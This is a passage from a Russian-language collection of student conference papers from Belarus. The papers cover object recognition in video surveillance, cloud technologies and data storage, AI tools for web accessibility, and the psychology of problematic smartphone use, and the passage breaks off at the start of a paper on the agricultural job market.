SYSTEMS USED IN VIDEO SURVEILLANCE**

Abstract. The article discusses the problems and disadvantages of modern algorithms for recognizing objects of interest used in video surveillance systems, the order and basic principle of recognition algorithms, prospects for the development, problems and disadvantages of recognition systems and algorithms from the point of view of information security.

1 Введение

Современные системы распознавания объектов, используемые в средствах видеонаблюдения, играют важную роль в развитие промышленности, военной и гражданской индустрии. Они позволяют автоматически обнаруживать, классифицировать и отслеживать объекты на основе анализа видеозображений, что способствует

автоматизации процессом связанных с применением видеонаблюдения.

Ключевым компонентом современных систем распознавания объектов является алгоритм обнаружения и распознавания объектов. В зависимости от конкретной задачи разработчики систем распознавания объектов могут использовать различные алгоритмы, такие как алгоритмы выделения движущихся объектов, методы обнаружения лиц, алгоритмы сегментации изображений и другие.

Точность алгоритмов распознавания напрямую зависят от множества показателей, как качеств видеоматериала, так и технических характеристик устройств.

2 Принцип работы алгоритмов распознавания объектов

Обнаруженный алгоритмом объект необходимо классифицировать. Это значит, что система распознавания объектов должна определить, к какому классу или категории принадлежит каждый объект. Для этого применяются методы классификации, такие как методы машинного обучения, статистические алгоритмы, комбинированные методы классификации. Основная задача классификации состоит в том, чтобы на основе доступной информации правильно определить класс объекта с высокой точностью.

Системы распознавания объектов также могут использоваться для отслеживания движущихся объектов во времени и пространстве. Это позволяет системе отслеживать объекты на видеоизображениях, определять их позицию, скорость, направление движения и другие параметры. Отслеживание объектов может быть осуществлено с использованием различных алгоритмов, включая алгоритмы фильтрации, сопоставления и прогнозирования.

Алгоритмы распознавания начинают работу с получения видеопотока с камеры или другого источника видеосигнала, перед обработкой изображение обычно проходит предобработку, включающую фильтрацию и улучшение контрастности.

Алгоритм анализирует изображение и выявляет на нем потенциальные объекты интереса. Для этого могут использоваться методы, пороговой обработки, методы на основе градиентов или методы на основе машинного обучения.

После распознавания объектов алгоритм создает их описание, которое может включать такие характеристики, как размер, форма, цвет и текстура. Описание может быть использовано для дальнейшего анализа и классификации объектов.

В определённых случаях требуется отслеживание объектов на видеопотоке во реальном времени. Алгоритмы отслеживания позволяют определить перемещение объектов, идентифицировать их и отслеживать их траектории на видео.

Алгоритм анализирует результаты распознавания и принимает решения на основе заданных правил или алгоритмов.

3 Проблемы и ограничения современных систем распознавания объектов

Современные системы распознавания объектов, применяемые в средствах видеонаблюдения, представляют собой комбинацию аппаратных и программных компонентов, разработанных для автоматического определения и классификации объектов на видео или изображениях.

Несмотря на значительный прогресс в этой области, существуют некоторые проблемы и ограничения, которые ограничивают эффективность и применимость таких систем в реальных условиях.

Одной из основных проблем является высокая вероятность ложно-положительных срабатываний.

Если система распознавания объектов работает с большим объемом данных, существует возможность ошибочного определения объектов либо их классификации. Это может быть вызвано наличием шума на изображении или видео, изменением освещения, другими факторами, которые могут исказить изображение объекта и вносить погрешности в его распознавание.

Ограниченная способность адаптации к новым объектам. Алгоритмы распознавания объектов могут иметь ограниченную способность обнаружения и классификации новых или неизвестных объектов. Это может стать проблемой в случае появления новых типов угроз или изменения вида объекта.

Алгоритмы распознавания объектов в системах видеонаблюдения могут вызывать вопросы о конфиденциальности и приватности если они используются для распознавания лиц людей. Плохая защищённость подобных систем может привести к утечкам данных, что в будущем может позволить активнее развивать технологии DeepFake, использование которой необходимо пресекать.

Другой проблемой является ограничение точности распознавания в условиях сложной среды. В реальных условиях существует ряд факторов, которые могут повлиять на качество распознавания объектов, таких как движение объектов, изменение масштаба, а изменение окружающей среды. В результате система

распознавания объектов может не всегда корректно определить и классифицировать объекты, особенно при наличии аномальных ситуаций или быстрых изменениях внешних условий. Алгоритмы могут иногда давать ложные срабатывания – ошибочно распознавать неподходящие объекты или события. Это может привести к ложным срабатываниям или перегрузке системы.

Ограниченная производительность аппаратного обеспечения может создавать проблемы в работе систем распознавания объектов. Высокая вычислительная сложность алгоритмов распознавания и классификации может потребовать большой вычислительной мощности, что делает такие системы неприменимыми для работы на слабых серверных платформах или в условиях с ограниченными ресурсами. Кроме того, проблемой является необходимость большого объема данных для тренировки систем распознавания объектов. Точность распознавания напрямую зависит от качества и количества данных, на которых производится обучение системы. Недостаточное количество данных или использование выборок с низким качеством может привести к низкой точности и неправильному распознаванию объектов.

4 Перспективы развития и улучшения современных систем распознавания объектов

Развитие и улучшения современных систем распознавания объектов в средствах видеонаблюдения находятся в постоянном совершенствовании. Одной из перспектив развития систем распознавания объектов является применение глубокого обучения, или искусственных нейронных сетей, в алгоритмах обнаружения и классификации объектов.

Глубокое обучение позволяет системам видеонаблюдения анализировать большие объемы данных и автоматически обучаться на основе полученной информации, что повышает точность распознавания объектов и снижает вероятность ложных срабатываний.

Перспективой развития является применение передовых технологий обработки изображений, таких как высокочувствительные камеры и сенсоры, алгоритмы компьютерного зрения с использованием глубокого обучения, а также использование технологий распределенной обработки данных, таких как облачные вычисления и распределенные вычислительные системы. Это позволит системам распознавания объектов работать более эффективно и точно, а также обрабатывать большой объем информации в реальном времени.

Интересным направлением развития систем распознавания объектов является интеграция с другими технологиями, такими как

биометрия и аналитика данных. Системы распознавания объектов могут быть интегрированы с системами распознавания лиц или системами аналитики поведения, что позволит более точно и эффективно идентифицировать, и анализировать объекты на основе их физических характеристик или поведения. В дальнейшем анализ объектов на основе их поведения в системах видеонаблюдения, установленных в общественных местах, поможет выявлять лиц, которые могут нуждаться в оказании медицинской помощи и для определения совершенных правонарушений.

Список использованных источников

1. Беленький Д.В. Видеонаблюдение за объектом и хранение данных // Теория и практика современной науки. 2021. №6 (72). URL: <https://cyberleninka.ru/article/n/videonablyudenie-za-obektom-i-hranenie-dannyh> (дата обращения: 15.10.2023)
2. Локтев А.А., Алфимцев А.Н., Локтев Д.А. Алгоритм распознавания объектов // Вестник МГСУ. 2012. №5. URL: <https://cyberleninka.ru/article/n/algorithm-raspoznavaniya-obektov-1> (дата обращения: 15.10.2023).
3. Поликанин А.Н. Правовые аспекты применения систем видеонаблюдения // Интерэкспо Гео-Сибирь. 2018. №7. URL: <https://cyberleninka.ru/article/n/pravovye-aspekty-primeneniya-sistem-videonablyudeniya> (дата обращения: 15.10.2023).

УДК 004

М.А. Ивуть, Н.И. Белодед

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

РАЗВИТИЕ ОБЛАЧНЫХ ТЕХНОЛОГИЙ И ИХ ВЛИЯНИЕ НА ХРАНЕНИЕ ДАННЫХ И ИНФОРМАЦИОННЫЕ СИСТЕМЫ

Аннотация: Информационные технологии играют ключевую роль практически во всех сферах человеческой деятельности. Одной из самых важных инноваций в этой области являются облачные технологии, которые в последние десятилетия оказали сильное влияние на информационные системы.

М.А. Ivuts, N.I. Beloded

DEVELOPMENT OF CLOUD TECHNOLOGIES AND THEIR IMPACT ON DATA STORAGE AND INFORMATION SYSTEMS

***Abstract.** Information technologies play a key role in almost all spheres of human activity. One of the most important innovations in this area is cloud technology, which has undergone significant development in recent decades and has had a strong impact on information systems.*

Цель работы - исследование и анализ развития облачных технологий, их воздействия на хранение данных и информационные системы, а также выработка рекомендаций для улучшения использования облачных технологий.

Задачи работы:

- Изучение облачных технологий и их ключевых характеристик, включая принципы функционирования и предоставления ресурсов через «облако».
- Анализ влияния облачных технологий на хранение данных и информационные системы, включая их влияние на эффективность, гибкость и доступность информационных систем.
- Разработка рекомендаций и предложений для улучшения использования облачных технологий в информационных системах и бизнес-процессах.

Облачные технологии - это предоставление различных ресурсов через «облако» — специальную сеть серверов и ЦОДов [1]. Они позволяют пользователям обращаться к вычислительным мощностям, хранилищам данных и приложениям без необходимости инвестировать в собственное аппаратное и программное обеспечение. Это значительно упрощает доступ к вычислительным ресурсам и делает их более доступными для организаций и частных лиц.

Данные технологии оказывают значительное воздействие на информационные системы организаций, повышая их эффективность, гибкость и доступность. В данном контексте следует рассмотреть четыре ключевых аспекта воздействия облачных технологий на информационные системы:

1. Интеграция облачных сервисов в корпоративные информационные системы

Одним из ключевых плюсов облачных технологий является возможность интеграции облачных сервисов с существующими

корпоративными информационными системами. Это позволяет организациям расширить функциональность своих информационных систем, интегрировать облачные сервисы для управления данными, резервным копированием и совместной работой. Облачные сервисы могут быть настроены на работу с локальными приложениями, что упрощает перенос данных и приложений в облако.

2. Гибкость и масштабируемость приложений

С помощью облачных платформ можно легко масштабировать приложения и сервисы в зависимости от потребностей бизнеса. Это позволяет быстро реагировать на изменения спроса и расширяться без значительных инвестиций в IT-инфраструктуру [2].

3. Автоматизация и оптимизация бизнес-процессов

Облачные технологии способствуют автоматизации и оптимизации бизнес-процессов. Они предоставляют доступ к современным инструментам для анализа данных, управления задачами и коммуникации между сотрудниками. Информационные системы могут использовать облачные сервисы для сбора и анализа данных, что улучшает процессы принятия решений и управления ресурсами.

4. Управление обновлениями и обслуживанием информационных систем

Облачные технологии упрощают управление обновлениями и обслуживанием информационных систем. Поставщики облачных услуг обеспечивают регулярные обновления безопасности, что снижает нагрузку на IT-службу организации. Это также снижает риски, связанные с устаревшими версиями программного обеспечения, и позволяет информационным системам оставаться актуальными и безопасными.

Облачные технологии также вносят свой вклад в оптимизацию затрат. Они позволяют организациям экономить на инвестициях в инфраструктуру и персонал, так как многие аспекты управления и обслуживания данных переносятся на облачных поставщиков. Это освобождает ресурсы для других стратегически важных задач.

Развитие облачных технологий, их перспективы и вызовы имеют огромное значение в современном мире цифровой трансформации. Первая важная перспектива заключается в большей доступности и глобальном внедрении облачных решений. Облачные технологии позволяют пользователям получать доступ к данным и приложениям из любой точки мира, способствуя глобальной цифровой интеграции. Это открывает новые рынки и возможности для компаний, что является существенным положительным аспектом развития облачных технологий.

Второй перспективой является инновационный потенциал облачных технологий. Благодаря гибкости и скорости внедрения, облачные технологии позволяют компаниям быстрее разрабатывать и внедрять новые приложения и сервисы. Это способствует инновациям и увеличению конкурентоспособности.

Третья перспектива связана со снижением затрат. Облачные технологии снижают операционные затраты, связанные с ИТ-инфраструктурой. Вместо крупных капитальных вложений в собственные серверы, компании могут арендовать хранилище и вычислительные мощности в облаке. Это способствует экономии средств и оптимизации бизнес-процессов.

Четвертая перспектива касается экологичности. Облачные технологии могут способствовать уменьшению экологического воздействия, так как они позволяют более эффективное использование ресурсов и сокращение энергопотребления.

Однако среди положительных перспектив существуют и вызовы. Один из главных вызовов - это безопасность данных. Защита данных в облаке остается приоритетной задачей, и утечки данных, хакерские атаки и другие угрозы требуют постоянного внимания и усовершенствования мер безопасности.

Вторым вызовом является вопрос конфиденциальности данных и соблюдение законодательства о защите данных. Организации должны бороться с этими вопросами, особенно если они хранят чувствительные данные клиентов.

Третий вызов связан с зависимостью от поставщиков облачных услуг. Организации могут стать зависимыми от своих поставщиков, что увеличивает риски и стоимость перехода к другому поставщику.

Четвертый вызов - это неконтролируемый рост данных. Объем данных в облаке продолжает расти, и организации должны разработать эффективные методы управления данными, чтобы предотвратить неконтролируемое увеличение затрат.

Пятый вызов касается сетевой инфраструктуры. Для использования облачных технологий требуется надежное и быстрое интернет-соединение. В некоторых регионах это может представлять вызов.

Для улучшения качества облачных технологий выдвигаются следующие предложения:

1. Оценка бизнес-потребностей: Прежде чем внедрять облачные технологии, оцените конкретные потребности вашей организации. Разработайте стратегию, которая четко определит, какие данные и

приложения подходят для облачного хранения, и как это будет способствовать достижению бизнес-целей.

2. Выбор надежных поставщиков: При выборе облачных поставщиков обращайте внимание на их репутацию, меры безопасности и доступность данных. Рекомендуется выбирать поставщиков с сертификацией по стандартам безопасности данных, таким как ISO 27001.

3. Уделяйте внимание безопасности данных: Разработайте стратегию безопасности данных, включая шифрование, управление доступом и мониторинг угроз. Обеспечьте обучение сотрудников в области кибербезопасности и следите за новыми угрозами и методами защиты.

4. Управление данными: Разработайте стратегию управления данными, включая регулярное резервное копирование, архивирование и управление жизненным циклом данных. Это поможет предотвратить неконтрольный рост данных и улучшить доступность и восстановление данных.

5. Мониторинг и оптимизация ресурсов: Следите за использованием ресурсов в облаке и оптимизируйте их при необходимости. Это поможет снизить затраты и улучшить эффективность.

6. Соблюдение законодательства: Убедитесь, что ваши практики хранения данных соответствуют требованиям местного и международного законодательства о защите данных. Обеспечьте соблюдение GDPR, HIPAA и других регуляций, если они применимы.

7. Обучение и развитие персонала: Инвестируйте в обучение сотрудников, чтобы они понимали преимущества и вызовы облачных технологий, а также меры безопасности и лучшие практики.

8. Мониторинг производительности: Регулярно оценивайте производительность внедренных облачных решений и реагируйте на изменения. Это позволит оптимизировать ресурсы и обеспечить качественное обслуживание пользователей.

9. Интеграция облачных и локальных ресурсов: Рассмотрите возможности интеграции облачных и локальных информационных систем. Это может улучшить управление данными и обеспечить более гибкую инфраструктуру.

Облачные технологии могут существенно улучшить хранение данных и информационные системы организации, но требуют тщательного планирования, управления и безопасности. С правильной стратегией и мерами предосторожности они могут стать мощным

инструментом для достижения бизнес-целей и повышения эффективности.

В заключение, облачные технологии являются эффективным средством для современных организаций, и правильное использование их потенциала может привести к достижению бизнес-целей.

На основе вышеизложенного материала, была разработана программа для управления электронной библиотекой с использованием современных технологий, таких как блокчейн и облачные вычисления. Реализация программы выполнена на высокоуровневом языке программирования C++. Результатом является созданная система, которая позволяет пользователям регистрироваться, добавлять свои электронные книги в библиотеку, проверять подлинность книг и хранить их в облачном хранилище.

Важно помнить, что развитие облачных технологий - это постоянный процесс, и организации должны оставаться в тренде, регулярно обновляя и совершенствуя свои подходы. Эффективное использование облачных технологий требует понимания бизнес-потребностей и правильного планирования, а также внимания к безопасности и управлению данными.

Список использованных источников

1. 5 трендов облачных технологий [Электронный ресурс]. — Режим доступа: [Облачные технологии и тренды облачных вычислений \(reg.ru\)](#). — Дата доступа: 02.10.2023.

2. Как облачные технологии помогают быстро масштабировать бизнес? [Электронный ресурс]. — [Как облачные технологии помогают быстро масштабировать бизнес? \(qaa-engineer.ru\)](#). — Дата доступа: 03.10.2023.

УДК 004.8:004.738.5

Я.А. Игнаткова, Н.П. Шутько

Белорусский государственный технологический университет
Минск, Беларусь

ВОЗМОЖНОСТИ ИСПОЛЬЗОВАНИЯ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА ДЛЯ ОЦЕНКИ И ПОВЫШЕНИЯ ДОСТУПНОСТИ ВЕБ-РЕСУРСОВ

Аннотация. В статье определены основные типы нейронных сетей, использование которых позволит наиболее эффективно оценить и повысить доступность веб-ресурсов. Отобраны и проанализированы примеры существующих сервисов, использующие в своей работе искусственный интеллект.

Ya.A. Ignatkova, N.P. Shutko

Belarusian State Technological University
Minsk, Belarus

THE POSSIBILITIES OF USING ARTIFICIAL INTELLIGENCE TO EVALUATE AND IMPROVE THE AVAILABILITY OF WEB RESOURCES

Abstract. The article defines the main types of neural networks, the use of which will allow the most effective assessment and increase the availability of web resources. Examples of existing services using artificial intelligence in their work are selected and analyzed.

Использование сети Интернет для решения базовых задач с каждым днем всё больше входит в привычку современного человека. Оплатить счета, купить билеты на мероприятие, заказать продукты, купить одежду сейчас можно сделать в несколько кликов. Данные действия обычно совершаются посредством веб-сайтов и мобильных приложений, поэтому требования к интерфейсам подобных ресурсов возрастает с каждым днем.

Оценка доступности веб-ресурсов при их проектировании необходима для обеспечения равного доступа к информации и услугам в сети Интернет для всех пользователей, включая людей с ограниченными возможностями. К ним относятся не только люди с нарушениями слуха, зрения или опорно-двигательного аппарата, но и люди в условиях ситуационных ограничений (маленький экран устройства, пользование устройством одной рукой и другие).

Рекомендации для создания доступных веб-ресурсов для людей с ограниченными возможностями задокументированы в руководстве WCAG 3.0 (Web Content Accessibility Guidelines). Данный стандарт разрабатывается консорциумом W3C и представляет собой набор принципов и рекомендаций, которые помогают разработчикам создавать веб-сайты и приложения, удобные для использования всеми пользователями, включая людей с ограниченными физическими или когнитивными возможностями. Основные требования WCAG 3.0 были рассмотрены в работе [1].

Цель данной работы: определить возможность использования нейронных сетей для оценки и повышения доступности веб-ресурсов.

На основании цели были определены следующие задачи:

- установить, какие типы нейронных сетей могут помочь при проведении оценки доступности веб-ресурса, а какие – её повысить;
- подобрать сервисы, базирующиеся на использовании нейронных сетей, и провести их сравнительный анализ;
- определить ряд сервисов, использующих нейронные сети для повышения доступности веб-ресурса.

На основе проведенного анализа типов нейронных сетей было установлено, что для оценки соответствия веб-сайта стандарту WCAG 3.0 можно использовать:

- глубокие нейронные сети (DNN): могут быть использованы для анализа контента веб-сайта и определения соответствия его элементов стандарту WCAG 3.0, таких как цветовая доступность, удобочитаемость текста и другие параметры текста;
- сверточные нейронные сети (CNN): могут быть использованы для анализа визуальных элементов веб-сайта, таких как изображения, графики и видео, и определения их соответствия стандарту WCAG 3.0;
- рекуррентные нейронные сети (RNN): могут быть использованы для анализа интерактивных элементов веб-сайта, таких как формы, кнопки, меню и другие интерактивные элементы [2].

Существует ряд приложений и сервисов, позволяющих быстро и эффективно оценить соответствие веб-сайта требованиям стандарта WCAG 3.0 с использованием искусственного интеллекта и машинного обучения. Ниже приведем наиболее эффективные:

- бесплатное расширение для браузера Axe, которое использует машинное обучение для автоматической проверки веб-сайтов на соответствие стандарту WCAG 3.0. Оно выдает отчеты о найденных проблемах доступности и предлагает рекомендации по их исправлению;
- приложение от компании Level Access – мощный инструмент для автоматической проверки веб-сайтов, мобильных приложений и других цифровых продуктов на соответствие стандартам доступности, включая WCAG 3.0;
- AccessiBe – это платформа, которая использует машинное обучение для автоматической оптимизации веб-сайтов под требования стандарта WCAG 3.0. Она встраивает инструменты доступности на веб-сайт и обеспечивает его соответствие стандарту без необходимости вручную вносить изменения;

Для оценки эффективности сервисов был проведен их сравнительный анализ по наиболее значимым параметрам. Результаты представлены в таблице 1.

Таблица 1 – Сравнение сервисов

| Параметр | Расширение Axe | Приложение Level Access | Платформа AccessiBe |
|----------------------------|--|--|--|
| Стоимость | бесплатно первые 7 дней | платный, нет доступа без регистрации и привязки карты | платный, демоверсия на 3 дня и бесплатный пробный период на 7 дней |
| Язык интерфейса | английский | английский | английский |
| Функциональные возможности | анализ сайта на соответствие стандарту и предоставления отчёта об основных проблемах для доступности; автоматизированное тестирование кода сайта | автоматизированное тестирование сайта на соответствие принципам WCAG; помощь дизайнерам при разработке внешнего вида ресурса | добавление специального кода на свой сайт для анализа его искусственным интеллектом; создание разных вариантов вида сайта с возможностью отключения каких-то эффектов и анимации |
| Тип устройств | десктопные | мобильные и десктопные | мобильные и десктопные |

Сравнивая эти инструменты, можно отметить, что все они предлагают автоматические тесты на соответствие стандартам WCAG, что является ключевой функциональностью для проверки доступности веб-сайтов. Все сервисы являются платными, но наличие бесплатных пробных периодов выгодно выделяют Axe и AccessiBe. Использование только английского языка в интерфейсе сервисов значительно затрудняет скорость работы с ними, поскольку неподготовленный разработчик может запутаться в терминах и понятиях. AccessiBe предлагает решение для автоматической адаптации веб-сайтов и мобильных приложений с использованием искусственного интеллекта, что отличает его от других инструментов. Поэтому именно его можно считать наиболее удобным и перспективным сервисом для оценки и повышения доступности веб-ресурсов.

Поскольку при работе с веб-сайтами преимущественно задействуется зрение пользователя, в первую очередь необходимо повышать доступность ресурсов для людей с нарушениями зрения или цветовосприятия. Для этого можно использовать следующие типы нейронных сетей:

– рекуррентные нейронные сети: для обработки текста и аудио данных, для автоматического озвучивания текста на веб-сайте или прогнозирования поведения пользователей на веб-сайте;

– сверточные нейронные сети: для обнаружения и распознавания объектов на изображениях;

– генеративно-состязательные сети: для создания синтетических изображений, которые легче воспринимать людям с проблемами зрения;

– глубокие усиленные нейронные сети: для обучения агентов, которые могут помогать пользователям с проблемами зрения в навигации по веб-сайту;

– глубокие нейронные сети (DNN): для анализа больших объемов данных о посещаемости веб-сайта, что позволяет оптимизировать его работу и предотвращать возможные сбои;

– рекуррентные сверточные нейронные сети: для анализа и классификации контента на веб-сайте, что помогает улучшить поиск и навигацию для пользователей.

Примеры нейронных сетей, которые уже используются для улучшения доступности веб-сайтов для людей с проблемами подобного рода:

– Google Vision API, которая использует сверточные нейронные сети для обнаружения и распознавания объектов на изображениях;

– Microsoft Cognitive Services, которые используют рекуррентные нейронные сети для обработки текста и аудио данных, например, для автоматического озвучивания текста на веб-сайтах;

– Seeing AI, мобильное приложение от Microsoft, которое использует различные типы нейронных сетей, включая сверточные и рекуррентные, для обработки изображений и звуковой информации;

– Facebook AI Research (FAIR) работает над использованием глубоких усиленных нейронных сетей для создания агентов, которые могут помогать пользователям с проблемами зрения в использовании социальных медиа и других онлайн-платформ.

На основании проведенного исследования можно сделать следующие выводы:

– нейронные сети могут применяться как для оценки доступности веб-ресурсов, так и для её повышения;

– существует ряд сервисов, использующих искусственный интеллект для определения соответствия ресурса стандарту WCAG 3.0, но все они имеют недостатки;

– существует ряд сервисов, которые можно использовать для повышения доступности контента и элементов веб-сайтов.

Таким образом можно сказать, что использование алгоритмов искусственного интеллекта для оценки и повышения доступности веб-ресурсов является актуальным и перспективным направлением. Создание сервисов для анализа удобства использования веб-ресурсов представляет интерес для дальнейшей научной деятельности.

Список использованных источников

1. Игнаткова, Я. А. Доступность веб-контента как неотъемлемый параметр качественного веб-сайта / Я. А. Игнаткова, Н. П. Шутько // Материалы VI Международной научно-практической конференции студентов, аспирантов, преподавателей. 2022 – Армавир: Армавирский государственный педагогический университет, 2022. – С. 162–165.

2. Виды нейронных сетей: от классики до современности [Электронный ресурс] – Режим доступа: <https://vc.ru/services/800790-vidy-neyronnyh-setey-ot-klassiki-do-sovremennosti> – Дата доступа: 28.10.2023 г.

УДК 159.9.072

В.А. Карпиевич

Белорусский государственный технологический университет
Минск, Беларусь

ПСИХОЛОГИЯ ЦИФРОВОЙ БЕЗОПАСНОСТИ В УСЛОВИЯХ ФОРМИРОВАНИЯ ЦИФРОВОЙ ЭКОНОМИКИ

Аннотация. Рассматриваются психологические аспекты цифровизации и их последствия, связанные с проблемным использованием смартфонов. Анализируются результаты ряда исследований по данной тематике. Предлагается включение в образовательный процесс специальных курсов «Психология цифровизации» и «Психология цифровой безопасности».

V.A. Karpievich

Belarusian State Technological University
Minsk, Belarus

PSYCHOLOGY OF DIGITAL SECURITY IN THE CONDITIONS OF FORMATION OF THE DIGITAL ECONOMY

Abstract. The psychological aspects of digitalization and their consequences associated with the problematic use of smartphones are considered. The results of a number of studies on this topic are analyzed. It is proposed to include special courses "Psychology of Digitalization" and "Psychology of Digital Security" in the educational process.

Цифровая экономика не ограничивается только электронной торговлей и сервисами. Благодаря цифровизации и мобилизации различных ресурсов она охватывает большинство аспектов нашей жизни, таких как образование, медицина, финансы, телекоммуникации, креативные индустрии и др. Рост цифровой экономики, безусловно, будет влиять на всю экономику, а возрастающая здесь конкуренция будет продвигать все новые возможности для распространения. Социальные последствия данного феномена еще до конца не осознаны. Человек уже может покупать любые товары у любого поставщика из любой точки мира. В его представлении границы между странами будут фактически стираться, а вместе с этим и определенные социальные предубеждения. Но в то же время многие торговые центры, магазины или рынки начнут терять своих посетителей и пустеть. А цифровая торговля приведет к изменению транспортной инфраструктуры. Также будет снижаться и количество физических контактов, необходимых при выборе товара, примерке и покупке. Произойдет и утрата такого важного коммуникативного навыка, как умение торговаться с продавцом, особенно на рынках. Вместо этого люди будут все больше проводить времени в цифровом пространстве для поиска нужного товара надлежащего качества по оптимальной цене.

С другой стороны, видеоигры, материалы, размещенные на ютубе и в социальных сетях, информация в Интернете тоже являются товаром, который пользователи гаджетов будут регулярно покупать и использовать. То есть, время нахождения человека в Интернете возрастет. А это уже имеет свои психологические последствия.

В связи с ростом числа пользователей сети Интернет увеличилось и количество гаджетов, с помощью которых это стало возможно. При этом активно возрастает использование смартфонов и аналогичных устройств. Они компактны и постоянно находятся в зоне доступа пользователя. И мы постоянно наблюдаем картину, как в транспорте, в аудиториях, офисах и пр. заведениях люди постоянно используют смартфоны. При этом аудитория пользователей огромная, возрастной диапазон примерно от 4-5 лет – и до 80 и старше.

Такое массовое использование смартфонов уже привлекло внимание специалистов. За последнее десятилетие специалисты в разных странах мира стали исследовать психологические проблемы, связанные как с использованием смартфонов, так и с цифровизацией. В последнее время специалисты стали активно использовать термин «проблемное использование смартфонов». Таким образом отделяя эту зависимость от медицинских видов зависимостей. Тем более, что данный термин позволяет рассматривать проблему намного глубже, чем просто зависимость.

Существует уже достаточно много научных исследований, которые свидетельствуют о взаимосвязях между проблемным использованием смартфонов и личностными качествами пользователей. Такие исследования проводились и нами совместно с белорусскими исследователями.

В частности было установлено, что зависимость от смартфона положительно связана с признаками психологического неблагополучия, такими как переживание чувства одиночества, импульсивность, нейротизм, интернет-зависимость, активность в соцсетях, привычка пользоваться смартфоном перед сном и отрицательно — с настойчивостью, самообладанием, саморегуляцией [1].

В ряде зарубежных исследованиях показано, что существует положительная взаимосвязь между зависимостью от смартфона с «депрессией, тревожностью, стрессом, снижением самооценки и самоконтроля, проблемами со сном, здоровьем, качеством жизни и удовлетворенностью ею, а также со снижением успеваемости учащихся и студентов» [2, с. 235].

Другие исследования (как зарубежные, так и отечественные) выявили целый срез неблагоприятных личностных качеств, которые прямо связаны с проблемным использованием смартфонов. В частности, прямая связь установлена с тревожностью, депрессией, неудовлетворенностью жизнью, нарциссизмом, макиавеллизмом и психопатией. Обратная связь обнаружена с самообладанием, настойчивостью, саморегуляцией, состоянием здоровья [3, с. 63].

В ходе исследования нами было установлено, что проблемное использование смартфона белорусскими женщинами и мужчинами имеет положительную связь с их виктимизацией, незащищенностью от кибербуллинга, зависимостью от социальных сетей и отрицательную — с незащищенностью от манипулирования и возрастом.

Анализ факторов, которые были включены в данное исследование, свидетельствует, что прямая связь между проблемным

использованием смартфона и виктимизацией реализуется посредством положительных корреляций со склонностью к агрессивному, зависимому и некритичному поведенческим стилям. Отрицательная связь была обнаружена и с тремя из четырех факторов незащищенности от манипулирования [3, с. 65].

Также в более раннем исследовании нами было выявлено положительная корреляция зависимости от смартфона с интернет-зависимостью, стеснительностью, бессонницей, зависимым поведением, одиночеством, и отрицательная – с компетентным поведением, саморегуляцией, самообладанием, настойчивостью» [4, с. 416].

Не менее важным является выявленная нами в ходе исследований тенденция возрастания среди современных юношей и девушек доли андрогинных личностей.

Анализ полученных в процессе настоящего исследования данных о компонентах психологического пола юношей и девушек приводит к выводу о возрастании феминности юношей. Доля андрогинных юношей в 10 раз превышает долю маскулиных юношей, а андрогинных девушек больше, чем феминных – примерно в 12 раз. Это исследование показало, что существует связь между проблемным использованием смартфона с социально-психологическим полом. Также проблемное использование смартфонов положительно связано с экстернальностью, мотивацией избегания неудач, зависимостью от социальных сетей, с феминностью и гендерной разностью и отрицательно коррелирует с маскулинностью и «гендерной суммой» [5, с. 48-49].

Таким образом, существует определенная взаимосвязь между проблемным использованием смартфонов и личностными качествами их пользователей. В значительной части эта взаимосвязь усиливает негативные психологические качества и состояния: депрессивность, тревожность, виктимизацию, незащищенность от манипулирования, экстернальностью, снижением самооценки и самоконтроля, удовлетворенностью жизнью и пр. В то же время развитие других качеств, таких как компетентное поведение, саморегуляция, самообладание, настойчивость и пр., помогают снижать негативные последствия проблемного использования смартфонов.

В связи с этим видится необходимость распространение среди обучающихся психологической грамотности в сфере цифровизации. Здесь видится важным включение в образовательные программы специальностей, которые так или иначе связаны с цифровизацией и Интернетом, специальных курсов «Психология цифровизации» и

«Психология цифровой безопасности». Это также весьма видится важным при открытии специальности «Цифровая экономика». Знания в области психологии, психологические аспекты безопасности в виртуальном пространстве, устойчивость от манипуляций в цифровой среде, навыки безопасной коммуникации и др. помогут будущим специалистам преодолеть многие трудности, связанные с психологическими процессами.

Список использованных источников

1. Шейнов, В. П. Личностные свойства и состояние здоровья у страдающих зависимостью от смартфона / В.П. Шейнов, А.С. Девицын // Институт психологии Российской академии наук. Социальная и экономическая психология. – 2021. Т. 6. – № 1(21). – С. 171–191. <http://doi.org/10.38098/ipran.sep.2021.21.1.007>
2. Шейнов, В. П. Взаимосвязи зависимости от смартфона с психологическими и социально-психологическими характеристиками личности: обзор зарубежных исследований // В.П. Шейнов // Вестник Российского университета дружбы народов. Серия: Психология и педагогика. – 2021. – Т. 18. – № 1. – С. 235–253. <http://doi.org/10.22363/2313-1683-2021-18-1-235-253>
3. Шейнов, В. П. Взаимосвязи проблемного использования смартфона белорусами с виктимизацией, незащищенностью от кибербуллинга и манипулирования / В.П. Шейнов, В.А. Карпиевич, Е.И. Сапего // Весці БДПУ. – 2020. – № 3. – Серія 1. Педагогіка. Псіхалогія. Філалогія. – С. 62-66.
4. Шейнов, В.П. Взаимосвязи зависимости от смартфона с характеристиками личности курсантов / В.П. Шейнов, В.А. Карпиевич // Психология человека в образовании. – 2021. – Т. 3. – № 4. – С. 416–431. <https://www.doi.org/10.33910/2686-9527-2021-3-4-416-431>.
5. Шейнов, В. П. Взаимосвязи использования смартфона с психологическим полом и социально-личностными качествами / В.П. Шейнов, В.А. Карпиевич // Психические состояния субъектов образования: сборник материалов Всероссийской научно-практической конференции, 24 ноября 2022 года / отв. редакторы О. А. Галстян, Д. В. Солдатов. – Орехово-Зуево: ГГТУ, 2023. – С. 45-50.

УДК 331.5:004.9

А.В. Кашников, Т.П. Водопьянова

Белорусский государственный технологический университет
Минск, Беларусь

АНАЛИЗ РЫНКА ТРУДА ДЛЯ СОЗДАНИЯ ВЕБ-ПРИЛОЖЕНИЯ ПО ПОИСКУ РАБОТЫ В СФЕРЕ АПК В РОССИИ

***Аннотация.** В работе представлены анализ рынка труда в АПК и маркетинговое исследование целевой аудитории продукта, по результатам которых планируется создать веб-приложение для поиска работы в сфере сельского хозяйства.*

A.V. Kashnikov, T.P. Vodopyanova

Belarusian State Technological University
Minsk, Belarus

ANALYSIS OF LABOR MARKET FOR CREATION OF A WEB APPLICATION FOR SEARCHING JOBS IN AGRICULTURE COMPLEX IN RUSSIA

***Abstract.** The report presents an analysis of the labor market in the agricultural sector and customer research of the target audience of the product, based on the results of which it is planned to create a web application for finding work in the field of agriculture.*

Введение

